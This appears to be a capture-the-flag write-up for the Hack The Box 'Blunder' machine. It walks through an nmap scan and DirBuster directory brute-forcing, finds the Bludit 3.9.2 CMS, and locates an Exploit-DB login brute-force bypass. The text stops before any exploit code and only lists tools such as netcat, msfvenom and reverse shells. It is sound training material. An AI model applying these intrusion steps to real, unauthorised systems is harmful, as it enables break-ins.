
Blunder WriteUp



Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform port and vulnerabilities scanning, create custom wordlist, generate exploit file, escalate privileges using sudo rights. You are required to get user.txt and root.txt in order to gain points in hack-the-box, https://www.hackthebox.eu/ Once user.txt flag was submitted, you will be award 10 points and 20 points for root.txt flag.

Materials needed


- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap, nikto, dirbuster/gobuster/wfuzz
- Gain Access: Authenticate Brute Force Mitigate , Directory Traversal, Netcat, msfvenom, python reverse shell
- Password cracker : Cewl, online password hash cracker
- Escalate Privileges : sudo Security Bypass
- Web browser: Search Engine, Tools used Manuals

Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning Blunder machine using **Nmap**. Run a **network scan**, to scan for open ports, version and OS.

Command used : *nmap -T4 -v 10.10.10.191*




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $nmap -T4 -v 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-30 07:38 EDT
Initiating Ping Scan at 07:38
Scanning 10.10.10.191 [2 ports]
Completed Ping Scan at 07:38, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:38
Completed Parallel DNS resolution of 1 host. at 07:38, 0.10s elapsed
Initiating Connect Scan at 07:38
Scanning 10.10.10.191 [1000 ports]
Discovered open port 80/tcp on 10.10.10.191
Completed Connect Scan at 07:38, 4.87s elapsed (1000 total ports)
Nmap scan report for 10.10.10.191
Host is up (0.021s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.14 seconds
```

Figure 1 Nmap port scanning result


Based on *figure 1*, we know that only **port 80**, HTTP is open. Let's try brute forcing the website for its directory using **Dirbuster**.

Target url: *http://10.10.10.191:80/*
Wordlists directory: */usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt*



Target URL (eg http://example.com:80/)
http://10.10.10.191:80/
Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]
Number Of Threads: 10 Threads ☐ Go Faster
Select scanning type: [✓ List based brute force] Pure Brute Force
File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8
Select starting options: [✓ Standard start point] URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /
☑ Brute Force Files ☐ Use Blank Extension File extension: php
URL to fuzz - /test.html?url={dir}.asp
/
Please complete the test details

Figure 2 Dirbuster Configuration



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help


http://10.10.10.191:80/

Scan Information | Results - List View: Dirs: 28 Files: 162 | Results - Tree View | Errors: 0

```
Testing for dirs in /bl-themes/                                            0%
Testing for files in /bl-themes/ with extention .php                       0%
Testing for dirs in /bl-themes/blogx/                                      0%
Testing for files in /bl-themes/blogx/ with extention .php                 0%
Testing for dirs in /bl-themes/blogx/img/                                  0%
Testing for files in /bl-themes/blogx/img/ with extention .php             0%
Testing for dirs in /bl-kernel/                                            0%
Testing for files in /bl-kernel/ with extention .php                       0%
Testing for dirs in /bl-kernel/js/                                         0%
Testing for files in /bl-kernel/js/ with extention .php                    0%
Testing for dirs in /bl-themes/alternative/                                0%
Testing for files in /bl-themes/alternative/ with extention .php           0%
Testing for dirs in /bl-themes/social-network/                             0%
Testing for files in /bl-themes/social-network/ with extention .php        0%
Testing for dirs in /bl-kernel/abstract/                                   0%
```

Figure 3 Dirbuster result

Based on *figure 3,* we able to fuzz out numerous directories. Therefore, we going to start with visiting **HTB-blunder** main page (http://10.10.10.185), followed by the fuzzed directories such as: **/icons** , **/bl-themes**, **/bl-kernel** and **/admin**.



Blunder | A blunder of inte

Not secure | 10.10.10.191

Apps Hack The Box ::... Google Reverse Shell Linux PrivEs Windows PrivEs HackTricks - H...

A BLUNDER OF INTERESTING FACTS ABOUT

Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

ABOUT

I created this site to dump my fact files, nothing more.......?


Stadia

November 27, 2019 - Reading time: ~1 minute

Google Stadia is a cloud gaming service operated by Google. It is said to be capable of streaming video games up to 4K resolution at 60 frames per second with support for high-dynamic-range, to players via the company's

Figure 4 HTB-Blunder (10.10.10.191) mainpage

According to *figure 4*, HTB Blunder main page shows us a blog with multiple article but there isn't any significant findings. We then proceed to **/icons** directory.


A BLUNDER OF INTERESTING FACTS

ABOUT

Page not found

Hey! It looks like this page doesn't exist.


ABOUT

I created this site to dump my fact files, nothing more.......?

COPYRIGHT © 2019 POWERED BY EGOTISTICALSW

Figure 5 http://10.10.10.191/icons

As shown in *figure 5,* we are unable to view **/icons** and **/bl-themes** directory. We proceed to **/bl-kernel/admin** directory next.


10.10.10.191/bl-kernel/admin/


Index of /bl-kernel/admin

Name	Last modified	Size	Description
Parent Directory		-	
controllers/	2019-06-21 10:02	-	
themes/	2019-06-21 10:02	-	
views/	2019-06-21 10:02	-	

Apache/2.4.41 (Ubuntu) Server at 10.10.10.191 Port 80

Figure 6 http://10.10.10.191/bl-kernel/admin/

In **/bl-kernel/admin** directory, we manage to access directory browsing page. (Refer: *figure 6*) Next, we shall enumerate the file to search for more information. Our aim to get shell access. Therefore, information such as: running system and version are crucial so we might able to find some common exploit that allow us to get Remote Code Execution (RCE).


10.10.10.191/bl-kernel/admin/controllers/user-password.php

Bludit CMS.

Figure 7 http://10.10.10.191/bl-kernel/admin/controllers/user-password.php

After viewing numerous file in **/bl-kernel/admin** directory, we manage to locate HTB-Blunder is running Bludit CMS. (Refer: *figure 7)* Next, we visit **/admin** directory to check out what is inside.




Figure 8 http://10.10.10.191/admin/

According to *figure 8,* **/admin** leads us to **Bludit login page**. First, we try to bypass the login page by inputting common username and password such as: *admin:admin*. However, we failed to bypass the login system. We then process to view page source and checkout if we can find any information in the html code. E.g: commented user credential.
Command used: *<right click>*
<view page source>





Figure 9 http://10.10.10.185/admin/login


After viewing page source of bludit login page, we couldn't find any user credentials commented in the HTML code. However, we manage to find the running version of bludit. (Refer: *figure 10)*



```
<!DOCTYPE html>
<html>
<head>
    <title>Bludit</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="robots" content="noindex,nofollow">

    <!-- Favicon -->
    <link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">

    <!-- CSS -->
    <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
<link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">

    <!-- Javascript -->
    <script src="http://10.10.10.191/bl-kernel/js/jquery.min.js?version=3.9.2"></script>
<script src="http://10.10.10.191/bl-kernel/js/bootstrap.bundle.min.js?version=3.9.2"></script>
```

Figure 10 page source of http://10.10.10.191/admin/login

Next, let's google **bludit version 3.9.2** to see if there's any common exploit or vulnerabilities that enable us to bypass the login page.



exploit-db.com/exploits/48746

Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48746	2019-17240	ALEXANDRE ZANNI	WEBAPPS	PHP	2020-08-17

